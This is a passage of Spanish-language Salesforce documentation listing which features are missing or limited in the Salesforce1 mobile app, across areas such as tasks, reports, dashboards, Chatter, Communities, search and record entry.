  - El icono representa una tarea marcada con prioridad alta (incluida la prioridad alta personalizada).
  - Si la fecha de vencimiento existe y un usuario tiene permiso para verla, todas las tareas muestran la fecha de vencimiento.
  - Las tareas incluyen el contacto principal y la cuenta relacionada u otro registro, si existen.

  Los campos en cada lista pueden variar dependiendo de la configuración en su organización de Salesforce.

Puede controlar el formato de los registros de tareas y las tareas de la lista de tareas usando formatos compactos. Puede controlar las listas relacionadas, como siempre, con el editor de formatos de página. Si añade el campo de asunto o fecha de vencimiento a uno de los formatos, el aspecto de las tareas no cambiará; dicho campo nunca aparece dos veces.

Bajo los elementos de tareas integrados Salesforce1 muestra hasta tres otros campos.

- El formato compacto predeterminado para las tareas incluye dos campos: el nombre del candidato o contacto y una oportunidad, cuenta u otro registro con el que esté relacionada la tarea.
- En una lista relacionada Actividades, los campos de una tarea dependerán del registro que esté visualizando y de cómo haya definido el formato de ese objeto.

Para obtener más información, consulte Formatos compactos.

### Notas

- Al utilizar Salesforce1, puede acceder a todas sus notas desde el elemento **Notas** en el menú de navegación de Salesforce1. La versión de Salesforce Classic del sitio completo no incluye una ficha Notas. En su lugar, los usuarios de Salesforce Classic acceden a las notas desde la ficha **Archivos**.
- No puede compartir notas con otros usuarios o grupos.
- En la aplicación descargable Salesforce1 para Android y en la aplicación para navegadores móviles Salesforce1, no puede agregar imágenes a notas, pero puede ver imágenes que se agregaron desde el sitio completo. No obstante, puede agregar imágenes a notas empleando la aplicación descargable Salesforce1 para iOS, versión 10.0 o posteriores.
- Algunas opciones de texto enriquecido que están disponibles en el sitio completo, como aplicar el tipo de letra en negrita o cursiva o aplicar sangría a un párrafo, no están disponibles en Salesforce1. No obstante puede ver el formato que se aplicó desde el sitio completo.
- No puede volver a versiones anteriores de notas, pero puede ver versiones previas.
- Los errores de ortografía no se resaltan al crear o modificar notas.

### Correo electrónico integrado

- Salesforce1 no muestra correos electrónicos en el formato mejorado que está disponible en Lightning Experience.

### Voice

Las funciones de telefonía en Lightning Experience no están disponibles en Salesforce1.

### Work.com

Si usa funciones de Work.com en Salesforce1 no puede:

- Compartir objetivos y datos estadísticos
- Vincular datos estadísticos a informes
- Actualizar datos estadísticos que están vinculados a informes
- Vincular objetivos principales y subobjetivos
- Agregar imágenes de objetivos
- Crear insignias personalizadas
- Ofrecer o solicitar comentarios
- Ver campos de mediciones personalizadas
- Crear, cumplimentar o rechazar resúmenes de rendimiento

- Gestionar ciclos de resumen de rendimiento

## Funciones de Servicio al cliente: Qué no está disponible en Salesforce1

### Casos y Noticias de caso

- Para organizaciones con la versión antigua "Formatos de página para usuarios de noticias en tiempo real de casos" activada, los usuarios asignados al permiso "Utilizar noticias en tiempo real de casos" visualizan el formato de caso estándar en Salesforce1.
- Las acciones estándar en Noticias de caso no están disponibles en Salesforce1. Pero varias acciones que duplican estas funciones están disponibles para Salesforce1. Los administradores de Salesforce pueden agregar estas acciones a la sección Acciones de Salesforce1 y Lightning en un formato de página de caso de modo que estén disponibles en la barra de acciones de Salesforce1 cuando trabajen con casos.

| Acción estándar disponible en Salesforce Classic | Acción equivalente para Salesforce1 |
|---|---|
| Correo electrónico | Envío de correo electrónico |
| Cambiar estado de caso | Actualizar caso |
| Registrar una llamada | Registrar una llamada |

  La acción **Portal** no está disponible.

- Existen algunas diferencias en el comportamiento cuando se utilizan acciones Enviar correo electrónico de casos en Salesforce1.
  - Los campos `Cc` y `Cco` en el publicador Enviar correo electrónico no son contraíbles.
  - No se admite HTML en Acciones Enviar correo electrónico en casos en Salesforce1. Si una acción Enviar correo electrónico incluye un campo `Cuerpo HTML`, las etiquetas de marcado html no aparecen en el publicador Enviar correo electrónico o en mensajes de correo electrónico creados desde la acción.
  - No se puede incluir archivos adjuntos de correo electrónico al utilizar una acción de caso Enviar correo electrónico en Salesforce1.
  - Si se asigna una plantilla de correo electrónico predeterminada a una acción de caso Enviar correo electrónico, cualquier archivo adjunto incluido en la plantilla se ignora en Salesforce1. Los archivos adjuntos no aparecen en el publicador Enviar correo electrónico y no se incluyen en mensajes de correo electrónico creados desde la acción.
- Estas listas relacionadas de caso no están disponibles:
  - Horario de oficina en lista de vacaciones
  - Función del contacto del caso
  - Lista de logros
  - Lista de soluciones
  - Lista de miembros del equipo
  - Lista de miembros del equipo en el equipo
  - Lista de miembros en plantilla de equipo

### Field Service Lightning

- Cuando crea un registro desde una lista relacionada de servicio de campo, el campo que indica el registro principal no se cumplimenta hasta que se guarda el registro. Este problema se aplica a todas las versiones de Salesforce1. Por ejemplo, cuando crea una cita de servicio desde la lista relacionada Citas de servicio en una orden de trabajo, el campo `Registro principal` está en blanco

hasta que toca **Guardar**. Después de crear el registro, el campo de registro principal indica la orden de trabajo principal como se espera.

- La consola del despachador, que forma parte de los paquetes gestionados de Field Service Lightning y que incluye la lista de servicios, el selector de políticas de trabajo, la vista de Gantt y el mapa, no está disponible en Salesforce1.

## Artículos de Salesforce Knowledge

Los artículos se admiten en la aplicación descargable Salesforce1 para iOS, versión 10.0 o posterior, la aplicación descargable Salesforce1 para Android, versión 8.0 o posterior y la aplicación para navegadores móviles Salesforce1 con estas limitaciones:

| Problema | Aplicación descargable para Android, v8.0 o posteriores | Aplicación descargable para iOS, v10.0 o posteriores | Aplicación de navegador móvil |
|---|---|---|---|
| Solo los artículos publicados están disponibles, no los borradores o artículos archivados. | ■ | ■ | ■ |
| No se pueden crear, modificar, traducir o archivar artículos. | ■ | ■ | ■ |
| No se pueden vincular artículos a casos. (Pero los vínculos que se configuran desde el sitio completo pueden verse en Salesforce1 en la ficha Relacionado.) | ■ | ■ | ■ |
| No se admiten los vínculos inteligentes. | ■ | ■ | ■ |
| No se admite la calificación de artículos. | ■ | ■ | ■ |
| Las tablas están cortadas a veces en el lado derecho cuando se incluyen en campos de texto enriquecido de artículos. | ■ | | ■ |
| Los formatos compactos muestran el nombre de la API del tipo de artículo en vez del nombre del tipo de artículo. Los usuarios ven el nombre de la API del tipo de artículo en el área de aspectos destacados cuando ven un artículo. | ■ | ■ | |
| Cuando se busca desde la página de inicio de Artículos, solo se devuelven artículos en el idioma del usuario y solo si ese idioma es un idioma activo de Knowledge (desde Configuración, **Personalizar** > **Knowledge** > **Configuración de Knowledge**). Para ver artículos en otro idioma, los usuarios pueden cambiar a un idioma activo de Knowledge. Desde **Mi configuración**, utilice el cuadro Búsqueda rápida para localizar la página Idioma y Zona horaria. | ■ | ■ | |
| En la búsqueda global, los resultados de la búsqueda muestran artículos en el idioma especificado para el dispositivo, sin que el idioma activo de Knowledge sea relevante. | ■ | | |
| El filtrado de los resultados de la búsqueda por categorías de datos, tipo de artículo, estado de validación o idioma no está disponible. | ■ | ■ | ■ |
| En la búsqueda global, los artículos no aparecen en la lista de registros recientes. | ■ | ■ | |
| En los resultados de la búsqueda global, los aspectos destacados de la búsqueda y los miniprogramas no aparecen. | ■ | ■ | |

| Problema | Aplicación descargable para Android, v8.0 o posteriores | Aplicación descargable para iOS, v10.0 o posteriores | Aplicación de navegador móvil |
|---|---|---|---|
| Estas funciones están disponibles en todas las versiones de Salesforce1 cuando se busca desde la página de inicio de Artículos. | | | |
| Los artículos de Knowledge no están disponibles cuando se accede a comunidades a través de la aplicación móvil Salesforce1. | ■ | ■ | |

### Servicio al cliente de redes sociales

- Para responder a publicaciones de redes sociales, debe utilizar Salesforce Classic.
- Las páginas de moderación y autorización no están disponibles en Salesforce1.

### Eventos clave de órdenes de trabajo

- El Supervisor de eventos clave no está disponible.
- Los eventos clave y procesos de asignación se deben gestionar desde el sitio completo de Salesforce.

### Órdenes de trabajo y artículos vinculados

- Los artículos vinculados son de solo vista. Puede buscar la base de datos de conocimientos y leer artículos adjuntos, pero no puede adjuntar o desvincular artículos. Para gestionar la configuración de artículos vinculados y adjuntar o desvincular artículos, utilice el sitio completo.
- Las listas relacionadas Órdenes de trabajo vinculadas y Partidas de órdenes de trabajo vinculadas no están disponibles.
- No se puede acceder a artículos vinculados desde elementos de noticias en tiempo real.

## Informes y paneles: Qué no está disponible en Salesforce1

### Informes

**Consideraciones al utilizar Informes en Salesforce1**

| Función | Notas sobre la disponibilidad de Salesforce1 |
|---|---|
| Número de filas mostradas | Los informes muestran un máximo de 2.000 filas, igual que en el sitio completo de Salesforce. |
| Agrupaciones | Cuando visualiza un informe con agrupaciones, las agrupaciones aparecen como columnas al final del informe. |
| Formatos de informes | Los informes de resumen, los informes matriciales y los informes tabulares están disponibles en Salesforce1, pero los informes matriciales y de resumen se muestran en formato tabular. Los informes unidos no están disponibles. |

| Función | Notas sobre la disponibilidad de Salesforce1 |
|---|---|
| Resaltado condicional | No puede visualizar informes que muestran resaltado condicional en Salesforce1. |
| Filtros | Cuando abre un informe desde la ficha Informes, no puede filtrar el informe.<br>Cuando toca un componente de panel para abrir el informe de origen, puede filtrar el informe tocando un valor en el gráfico. Si el informe de origen es tabular o unido, no puede filtrarlo. |
| Campos de fórmula de resumen personalizada | Los campos de fórmula de resumen personalizada no aparecen en Salesforce1. |

**Funciones de informe no disponibles en Salesforce1**

- Crear, modificar o eliminar informes
- Exportar
- Imprimir
- Noticias en tiempo real
- Programar actualizaciones de informes
- Suscribir
- Informes unidos
- Informes sobre tendencias históricas
- Agregar a campaña
- Jerarquía de funciones
- Campos de fórmula de resumen personalizada
- Carpetas

**Otras notas sobre el uso de informes en Salesforce1**

- No puede desglosar informes con más de tres campos de casilla de verificación.
- Cuando visualiza un informe con más de 16 campos de resumen en Salesforce1, recibe un mensaje de error.
- Salesforce1 no puede mostrar informes a través de URL que utilizan valores de parámetros dinámicos. Si modifica una URL para pasar parámetros en informes, Salesforce1 muestra una pantalla en blanco (un registro de informe sin resultados devueltos).

## Paneles

**Consideraciones al utilizar Paneles en Salesforce1**

| Función | Notas sobre la disponibilidad de Salesforce1 |
|---|---|
| Modificar un panel | No puede modificar paneles en Salesforce1. Los paneles son de solo lectura. |
| Ver como | En Salesforce1, al igual que en el sitio completo de Salesforce, solo puede ejecutar paneles como un usuario en su jerarquía de funciones. Sin embargo, en Salesforce1, puede seleccionar desde |

| Función | Notas sobre la disponibilidad de Salesforce1 |
|---|---|
| | todos los usuarios en su organización. Si selecciona un usuario fuera de su jerarquía de funciones, obtendrá un error. |
| Formato de paneles | Con los gráficos mejorados, los paneles se muestran en un formato de una sola columna en teléfonos y en un formato de hasta dos columnas en tablets.<br>Con gráficos Classic, los paneles de Lightning Experience que tienen más de tres columnas se muestran en un formato de tres columnas en teléfonos y tablets. |

**Funciones de paneles no disponibles en Salesforce1**

- Crear, modificar o eliminar paneles
- Noticias en tiempo real
- Programar
- Vínculo desde un componente de panel a un sitio Web o dirección de correo electrónico
- Componentes de Visualforce en paneles
- Carpetas

**Otras notas sobre el uso de paneles en Salesforce1**

En algunas situaciones, los datos que aparecen en un componente de panel pueden desincronizarse con datos en el informe que aparece en la misma página. Cuando los datos de un componente de panel no coinciden con el informe, ocurre una de estas situaciones:

- Se actualiza el panel como el usuario configurado o el usuario que lo ejecuta, mientras que un informe se ejecuta siempre como el usuario actual.
- La actualización del informe es más reciente que la del panel. Un informe se actualiza cada vez que se mira (siempre que no esté trabajando sin conexión). Pero un componente de panel solo se actualiza cuando el panel al que pertenece se actualiza.

Se puede producir la misma discrepancia temporal en el sitio completo, pero allí ve los gráficos de paneles e informes en páginas separadas. En Salesforce1, visualiza los gráficos de paneles e informes en la misma página.

## Gráficos

**Otras notas sobre el uso de gráficos en Salesforce1**

- A no ser que active **Activar gráficos mejorados en Salesforce1**, los gráficos de Salesforce Classic heredados se muestran en vez de los nuevos gráficos de Lightning Experience. Después de activar **Activar gráficos mejorados en Salesforce1**, todos los usuarios ven gráficos mejorados independientemente de si cambian a Lightning Experience en el sitio completo de Salesforce.Los gráficos mejorados se muestran en Salesforce1 de forma predeterminada. Si su organización se creó antes de la versión Summer '16, puede desactivar **Activar gráficos mejorados en Salesforce1** y sus usuarios verán los gráficos Classic heredados en Salesforce1 en su lugar. En Spring '17, Salesforce1 solo dispondrá de gráficos mejorados.

  Los gráficos mejorados son similares a los gráficos heredados, pero tienen las siguientes limitaciones:

  - Los gráficos mejorados solo muestran las 100 primeras agrupaciones.
  - En tablets, los paneles siempre tienen dos columnas. En teléfonos, los paneles siempre tienen una columna.

- Los gráficos de informe solo están disponibles después de profundizar en el informe de un componente de panel. Los gráficos de informe no están disponibles desde la ficha Informes.

## Salesforce Files: Qué no está disponible en Salesforce1

Si utiliza Salesforce Files en la aplicación para navegadores móviles Salesforce1 no puede:

- Agregar más de un archivo a elementos de noticias en tiempo real en Chatter
- Ver múltiples archivos adjuntos a un elementos de noticias en tiempo real en las noticias en tiempo real principales de Chatter, solo se muestra el primer adjunto *(solo aplicaciones descargables)*
- Visualizar tipos de archivos que no sean: `.doc`, `.docx`, `.pdf`, `.ppt`, `.pptx`, `.xls`, `.xlsx` y todos los archivos de imágenes, incluyendo los formatos `.gif`, `.jpg` y `.png`
- Acceder a archivos desde el menú de navegación de Salesforce1 o si es un usuario del portal de gran volumen
- Cargar archivos utilizando el navegador móvil seguro Good Access
- Asignar temas a archivos en las noticias en tiempo real principales de Chatter *(solo aplicaciones descargables)*

## Chatter: Qué no está disponible en Salesforce1

### Fuentes

Cuando visualiza elementos de noticias en tiempo real en la aplicación móvil Salesforce1, no puede ver:

- Las noticias en tiempo real en vivo o actualizaciones de comentarios en vivo
- Formato de texto enriquecido o miniprogramas de código en las noticias en tiempo real principales (*solo aplicaciones descargables*)
- Imágenes en línea en las noticias en tiempo real principales, verá un marcador con el nombre de la imagen (*solo aplicaciones descargables*)
- Múltiples datos adjuntos en un elemento de las noticias en tiempo real principales, solo se muestra el primer adjunto (*solo aplicaciones descargables*)
- Vistas previas de vínculos en las noticias en tiempo real principales (*solo aplicaciones descargables*)
- La lista de personas a las que les gustó una publicación (*solo aplicación para navegadores móviles*)
- Publicaciones vinculadas en las noticias en tiempo real Elementos que sigo (*solo aplicaciones descargables*)
- Publicaciones de noticias en tiempo real de redes sociales (*solo aplicaciones descargables*)

Cuando publica, comenta o realiza otras tareas en las noticias en tiempo real en Salesforce1, no puede:

- Aplicar formato de texto enriquecido o incluir miniprogramas de código en elementos de noticias en tiempo real
- Utilizar emoticonos de Chatter (pero puede utilizar teclados de emoji de iOS y Android para agregar emoticonos a noticias en tiempo real)
- Agregar imágenes en línea a elementos de noticias en tiempo real
- Agregar más de un adjunto a elementos de noticias en tiempo real
- Modificar publicaciones o comentarios de noticias en tiempo real
- Silenciar un elemento de noticias en tiempo real (*solo aplicaciones descargables*)
- Utilizar vínculos de acción en las noticias en tiempo real principales (*solo aplicaciones descargables*)
- Compartir publicaciones (*solo aplicación para navegadores móviles*)
- Buscar en noticias en tiempo real de registros y perfiles de usuario

Hay algunas otras funciones que no están disponibles en el elemento Chatter en Salesforce1. No podrá:

- Cambiar las noticias en tiempo real principales para mostrar únicamente publicaciones silenciadas
- Filtrar las noticias en tiempo real para mostrar todas las actualizaciones, menos actualizaciones, preguntas o solo publicaciones relacionadas con un objeto específico

- Enviar o ver mensajes de Chatter
- Ver recomendaciones
- Añadir o ver favoritos de Chatter
- Ver las estadísticas de actividad de Chatter o el estado de influencia de Chatter
- Invitar a compañeros para que se suscriban a Chatter

### Temas

Los temas solo están disponibles en la aplicación para navegadores móviles de Salesforce1. En la aplicación para navegadores móviles, no puede:

- Ver los temas de tendencia
- Modificar los detalles del tema (nombre y descripción)
- Etiquetar los temas favoritos
- Asignar temas a registros
- Ver los registros asignados a un tema
- Ver las siguientes listas relacionadas: Temas relacionados, Grupos relacionados, Personas con conocimientos en Temas y Archivos recientes
- Ver temas con opciones de autocompletar durante las búsquedas
- Eliminar temas

### Preguntas de Chatter

Si usa Preguntas de Chatter en Salesforce1 no puede:

- Ver preguntas similares y artículos de conocimiento cuando realiza preguntas.
- Seleccionar mejores respuestas.

Nota: Preguntas de Chatter no se admite completamente en las aplicaciones descargables Salesforce1. Cuando los compañeros de trabajo formulan preguntas, puede ver quién publicó pero no se muestra el texto de la pregunta. Sin embargo, podrá ver todas las respuestas a la pregunta.

### Grupos

Cuando utilice grupos en Salesforce1 no podrá:

- Ver actualizaciones de las noticias en tiempo real en vivo
- Utilizar el asistente de creación de grupos para configurar un nuevo grupo
- Ver recomendaciones de grupos para unirse
- Invitar clientes a que se unan a grupos de clientes privados
- Agregue registros a grupos de Chatter con clientes utilizando la acción **Agregar registro**
- Cancelar solicitudes para unirse a grupos privados
- Cambiar la configuración del correo electrónico y de notificaciones dentro de la aplicación de grupos en comunidades
- Ver o personalizar datos de implicación de miembros de grupos

Los propietarios y gerentes de grupos no pueden eliminar archivos desde la lista de archivos de grupos.

### Personas y perfiles

Al utilizar Personas para ver perfiles en Salesforce1, no puede:

- Modificar la información de perfil de la aplicación descargable Salesforce1 para iOS.
- Cargar una fotografía de perfil utilizando el navegador móvil seguro Good Access™
- Pasar el ratón sobre fotografías de perfiles de usuario para ver rápidamente ver información de usuario
- Usar perfiles personalizados
- Filtrar la lista relacionada Siguiendo en su perfil

### Chatter Messenger

Chatter Messenger no está disponible en Salesforce1.

## Comunidades de Salesforce: Qué no está disponible en Salesforce1

Comunidades de Salesforce in Salesforce1 similar al sitio web completo, con las siguientes diferencias:

- El menú de navegación de Salesforce1 para una comunidad no incluye todos los elementos disponibles en su organización interna:
  - El menú de navegación solo muestra las fichas que el administrador ha incluido en esa comunidad a través de Fichas y Páginas en la configuración de administración de la comunidad.
  - La ficha Chatter disponible en Salesforce Classic está dividida en tres opciones de menú en Salesforce1 (y Lightning Experience). Si su comunidad incluye la ficha Chatter en Salesforce Classic, verá Noticias en tiempo real, Personas y Grupos en Salesforce1.
  - Los elementos de Eventos y Today no están disponibles y no aparecen en el menú de navegación.
  - Las tareas solo están disponibles para usuarios con el permiso Modificar tareas.
  - El elemento Informes no está disponible y no aparece en el menú de navegación.
  - Los artículos de Salesforce Knowledge no se admiten en comunidades cuando se utilizan las aplicaciones descargables Salesforce1. El elemento Artículos no se muestra en el menú de navegación. (Pero los artículos están disponibles si utiliza la aplicación para navegadores móviles Salesforce1.)
- No hay noticias en tiempo real de Toda la empresa.
- La adición de imágenes en línea a una publicación no está disponible.
- La página Gestión de comunidad no está disponible en Salesforce1.
- Las comunidades que utilizan una plantilla de Community Builder, como Koa, Kokua o Servicio al cliente (Napili), contienen un estilo enriquecido que no se muestra en Salesforce1. Estas comunidades tienen capacidad de respuesta y es mejor acceder a ellas directamente desde un navegador móvil utilizando las URL de la comunidad. (Las comunidades que utilizan una plantilla Fichas de Salesforce + Visualforce *son* compatibles en todas las aplicaciones Salesforce1.)
- La marca Site.com no es compatible.
- Los miembros de la comunidad no pueden marcar mensajes privados como inapropiados.
- La función Reputación no está disponible en Salesforce1. Sin embargo, si la función Reputación está activada y configurada en el sitio Web completo, los usuarios consiguen puntos al usar Salesforce1. Sin embargo, esos usuarios solo podrán ver los puntos en el sitio web completo.
- La búsqueda se determina a la comunidad y solo devuelve los elementos de la comunidad actual. La única excepción son los registros, ya que se comparten entre múltiples comunidades y la organización interna.
- Los usuarios externos basados en funciones pueden aprobar y rechazar solicitud desde la lista relacionada Historial de aprobaciones en registros, pero no pueden enviar registros para su aprobación.

- La lista de notificaciones de un usuario incluye las notificaciones de todas las comunidades de las que ese usuario es miembro. El nombre de la comunidad en la que aparece la notificación originada aparece tras la marca de hora.
- Los usuarios externos que accedan a las comunidades no verán un vínculo de ayuda.
- En la Aplicación para navegadores móviles Salesforce1, las fotos de los usuarios externos no incluyen ninguna indicación visual de que el usuario es un usuario externo. En el sitio completo de Salesforce y Aplicación descargable Salesforce1, la esquina superior izquierda de la foto de un usuario externo es de color naranja.
- En la aplicación para navegadores móviles Salesforce1, la lista Personas muestra la fotografía predeterminada ( ) junto a cada nombre de usuario. Toque un usuario para ir a su página de perfil, donde puede ver su fotografía cargada. En la aplicación descargable Salesforce1, las fotografías aparecen junto a los nombres de los usuarios en la lista Personas.
- La plantilla de comunidad y sus licencias de usuario determinan cómo puede acceder a comunidades utilizando Salesforce1. Para obtener información, consulte *Acceso a comunidades utilizando Salesforce1* en la Ayuda de Salesforce.
- Los miembros de grupos en comunidades no pueden modificar la configuración del correo electrónico y de notificaciones dentro de la aplicación en Salesforce1. Como solución, los usuarios pueden establecer su preferencia de notificación de mensajes de correo electrónico del grupo en **Todas las publicaciones** en la comunidad desde el sitio completo. Al seleccionar esta opción se activan automáticamente las notificaciones de correo electrónico y las notificaciones dentro de la aplicación en Salesforce1 para ese grupo.
- Las comunidades no están disponibles desde Salesforce1 cuando el dispositivo móvil está desconectado.

## Navegación y acciones: Qué no está disponible en Salesforce1

### Navegación

- En la mayoría de los dispositivos, la aplicación móvil Salesforce1 solo se admite en orientación vertical. Una excepción es cuando se utiliza la aplicación descargable Salesforce1 en tablets iPad, donde se admite la orientación vertical y horizontal.

  La aplicación para navegadores móviles gira en orientación horizontal pero no se garantiza su funcionamiento en esta orientación.
- El Iniciador de aplicación no está disponible. No puede cambiar entre aplicaciones estándar y personalizadas en Salesforce1. El menú de navegación proporciona el acceso a todos los objetos y aplicaciones disponibles para usted en la aplicación móvil.
- La barra de utilidades de Lightning Experience no está disponible en Salesforce1.
- El orden de fichas clave de arriba hacia abajo, que permite a los usuarios visualizando una página de detalles de registro moverse por una columna de campos desde arriba hacia abajo antes de pasarse a la parte superior de la siguiente columna de campos, no es compatible con Salesforce1. Aunque un formato de página está configurado para un orden de fichas clave de arriba hacia abajo, Salesforce1 se mueve de izquierda a derecha a través de columnas de campos.

### Acciones

- La mayoría de las acciones, incluyendo las acciones rápidas, acciones de productividad y los botones personalizados y estándar aparecen en la barra de acción o las acciones de elementos de lista en Salesforce1.
- El botón **Guardar y nuevo** no está disponible en Salesforce1.
- Si utiliza botones personalizados de URL para pasar parámetros a páginas estándar en Salesforce Classic (como cumplimentación previa de campos al crear un registro), este comportamiento no funciona en Salesforce1.
- Hay una serie de diferencias entre la acción rápida Enviar correo electrónico en Salesforce y la acción Correo electrónico estándar en Noticias de caso:
  - Los usuarios no pueden cambiar el editor de texto enriquecido y el editor de texto plano en una acción Enviar correo electrónico.
  - Las plantillas no se admiten en la acción Enviar correo electrónico.
  - El Texto rápido no se admite en la acción Enviar correo electrónico.
  - La acción Enviar correo electrónico no admite archivos adjuntos.
  - Los usuarios no pueden guardar mensajes como borradores al usar la acción Enviar correo electrónico.

- Los usuarios no pueden modificar o ver el campo De en la acción Enviar correo electrónico.

## Buscar: Qué no está disponible en Salesforce1

**Comportamiento de la búsqueda**

- Los objetos de Salesforce están disponibles en Salesforce1 cuando la opción Elementos de búsqueda inteligente está incluida en el menú de navegación de Salesforce1. Elementos de búsqueda inteligente es necesario para obtener resultados de búsqueda en la aplicación descargable Salesforce1 para Android. Por otra parte, la aplicación descargable Salesforce1 para iOS y la aplicación para navegadores móviles Salesforce1 generan resultados de búsqueda incluso si este elemento está omitido en el menú de navegación.
- Cuando realiza una búsqueda global en Salesforce1, puede localizar registros con los objetos que aparecen en la sección Reciente del menú de navegación únicamente.

  Si es un nuevo usuario de Salesforce y aún no tiene un historial de objetos recientes, podrá buscar este conjunto de objetos predeterminado: Cuentas, Casos, Contactos, Archivos, Candidatos y Oportunidades. También puede buscar grupos y personas si estos elementos aparecen en su sección Reciente. Si aparecen en otras áreas del menú de navegación, no tienen capacidad de búsqueda.

  A medida que vaya trabajando en Salesforce1 y el sitio completo de Salesforce (Salesforce Classic y Lightning Experience), los objetos que use con mayor frecuencia irán sustituyendo los objetos predeterminados de la sección Reciente y pasarán a ser los objetos que están disponibles para búsquedas globales en Salesforce1.

- En la aplicación para navegadores móviles Salesforce1, utilice la barra de ámbito de búsqueda debajo del cuadro de búsqueda global para ver los resultados del objeto seleccionado.

  Los objetos disponibles en la barra del ámbito de búsqueda son los mismos que aparecen en la sección Reciente del menú de navegación de Salesforce1. La barra de ámbito de búsqueda muestra objetos en el mismo orden que en el menú de navegación.

  Las aplicaciones descargables Salesforce1 para Android e iOS no tienen una barra de ámbito de búsqueda. Estas aplicaciones muestran resultados de búsqueda en una única página, agrupados por objeto.

- Para encontrar registros para un objeto que aparecen en los resultados de la búsqueda global (lo que es lo mismo, cualquiera de los objetos que ve cuando toca **Más** para ampliar la sección Reciente en el menú de navegación), utilice el cuadro de búsqueda en la página de inicio del objeto.
- No puede anclar elementos utilizados frecuentemente.
- No puede buscar por divisiones.

**Resultados instantáneos**

Nota: Los resultados instantáneos se muestran como un menú desplegable en el cuadro de búsqueda e incluyen elementos recientes o registros sugeridos automáticamente, que se muestran después de que introduzca al menos tres caracteres. Si no ve un registro en los resultados instantáneos, realice una búsqueda completa.

- La aplicación para navegadores móviles Salesforce1 muestra más elementos recientes y registros sugeridos automáticamente que en Lightning Experience.
- En la aplicación para navegadores móviles Salesforce1, los resultados instantáneos se muestran solo para el objeto seleccionado, no para múltiples objetos.

**Resultados de búsqueda**

- Resultados más importantes, que enumera los resultados de búsqueda de objetos que utiliza con mayor frecuencia, no está disponible.

- Las vistas de lista no se incluyen en los resultados de búsqueda completos. Para buscar vistas de lista en resultados instantáneos, abra la página de búsqueda de registros de un objeto y escriba sus términos de búsqueda. Conforme escribe, la lista de elementos coincidentes se expande para mostrar vistas de lista a las que haya accedido recientemente en el sitio completo de Salesforce.
- No puede filtrar los resultados de búsquedas.
- En las aplicaciones descargables Salesforce1 para Android e iOS, la búsqueda devuelve hasta 50 de los registros más relevantes. No hay límite en la aplicación para navegadores móviles Salesforce1.

**Búsquedas**

- Los resultados instantáneos se basan en elementos recientes únicamente en vez de en todos los registros que coinciden con el término de búsqueda.
- Se agrega un comodín automáticamente a todas las búsquedas.
- La búsqueda devuelve hasta 25 de los registros más relevantes en los resultados.
- No se muestra un campo secundario bajo el nombre del registro principal para proporcionar más información de contexto.
- Para agregar registros para tipos múltiples de objetos dentro de una única búsqueda, utilice el menú desplegable encima de los resultados de la búsqueda.

CONSULTE TAMBIÉN

¿Qué diferencias hay entre las búsquedas de Lightning Experience, Salesforce Classic y Salesforce1?

## Introducción de datos: Qué no está disponible en Salesforce1

Hay algunas diferencias entre el sitio completo de Salesforce y la aplicación Salesforce1 cuando se agregan nuevos registros o se actualizan los datos existentes.

| Categoría | Versión | Creación de registros | Modificación de registros |
|---|---|---|---|
| Cualquier registro | La modificación en línea no está disponible. | ✔ | ✔ |
| | El cambio de propietario de un registro solo está disponible en cuentas, campañas, casos, contactos, candidatos, oportunidades, órdenes de trabajo, y objetos personalizados. | | ✔ |
| | Los cuadros combinados, que combinan una lista de selección con un campo de texto, no están disponibles. Habitualmente, el campo de texto está disponible pero la lista de selección no. | ✔ | ✔ |
| | Si su organización tiene activada la gestión de territorios, no podrá asignar ni modificar las reglas de territorio de un registro. | ✔ | ✔ |
| Cuentas y Contactos | Los vínculos **Copiar dirección de facturación en dirección de envío** y **Copiar dirección de correo en otra dirección** no están disponibles. | ✔ | ✔ |
| | Si la gestión de territorios está activada, la opción **Evaluar esta cuenta frente a las reglas de territorio al guardar** no está disponible al modificar registros de cuentas. | | ✔ |
| Eventos | El propietario de un evento no puede modificar, agregar ni eliminar los invitados a ese evento. Si hay dos o más contactos relacionados con un evento, el propietario no podrá modificarlos, si el evento solo tiene un candidato o contacto relacionado, el propietario podrá modificarlo, pero no agregar más. | | ✔ |

| Categoría | Versión | Creación de registros | Modificación de registros |
|---|---|---|---|
| | Los eventos que no estén relacionados con un contacto o evento no se mostrarán. | ✔ | ✔ |
| | No puede aceptar ni rechazar un evento al que le hayan invitado. | | ✔ |
| | No puede usar Actividades compartidas para relacionar varios contactos con un evento. | ✔ | ✔ |
| | No se admiten los eventos propuestos (el botón **Solicitar una reunión**). | ✔ | ✔ |
| | El campo `Relacionado con` sigue pudiendo modificarse cuando el campo `Nombre` se define como *`Candidato`*, pero recibirá un error si el campo `Relacionado con` contiene datos cuando guarda el registro. | ✔ | ✔ |
| | No puede crear eventos periódicos ni cambiar los detalles de una serie de eventos recurrentes. (Puede cambiar la información de las incidencias individuales en una serie de eventos.) | ✔ | ✔ |
| | El campo Asunto no incluye una lista de selección de los asuntos predefinidos. | ✔ | ✔ |
| | No se muestran los campos Correo electrónico y Teléfono de un contacto asociado. | ✔ | ✔ |
| | No puede agregar archivos adjuntos. | ✔ | ✔ |
| | No puede enviar correos electrónicos de notificación. | ✔ | ✔ |
| | No puede definir recordatorios de eventos. | ✔ | ✔ |
| Candidatos | Cuando agregue un nuevo candidato, el campo `Campaña` y la casilla de verificación `Asignar mediante una regla de asignación activa` no estarán disponibles. Puede agregar valores a estos campos en el sitio web completo. | ✔ | |
| Oportunidades | No puede modificar el campo `Categoría de previsión`. Este campo se cumplimenta automáticamente en base al valor del campo `Etapa de la oportunidad` cuando se guarda el registro. Puede modificar manualmente los valores de este campo en Salesforce Classic (pero no desde Lightning Experience). | ✔ | ✔ |
| Tareas | El campo `Asunto` no incluye una lista de selección de los asuntos predefinidos. | ✔ | ✔ |
| | El campo `Relacionado con` sigue pudiendo modificarse cuando el campo `Nombre` se define como *`Candidato`*, pero recibirá un error si el campo `Relacionado con` contiene datos cuando guarda el registro. | ✔ | ✔ |
| | No se muestran los campos `Correo electrónico` y `Teléfono` de un contacto asociado. | ✔ | ✔ |
| | No puede usar Actividades compartidas para relacionar varios contactos con una tarea. | ✔ | ✔ |
| | No puede crear tareas periódicas ni cambiar los detalles de una serie de tareas recurrentes. (Puede cambiar la información de las incidencias individuales en una serie de tareas.) | ✔ | ✔ |
| | No puede agregar archivos adjuntos. | ✔ | ✔ |
| | No puede enviar correos electrónicos de notificación. | ✔ | ✔ |

| Categoría | Versión | Creación de registros | Modificación de registros |
|---|---|---|---|
| | No puede definir recordatorios de tareas. | ✔ | ✔ |
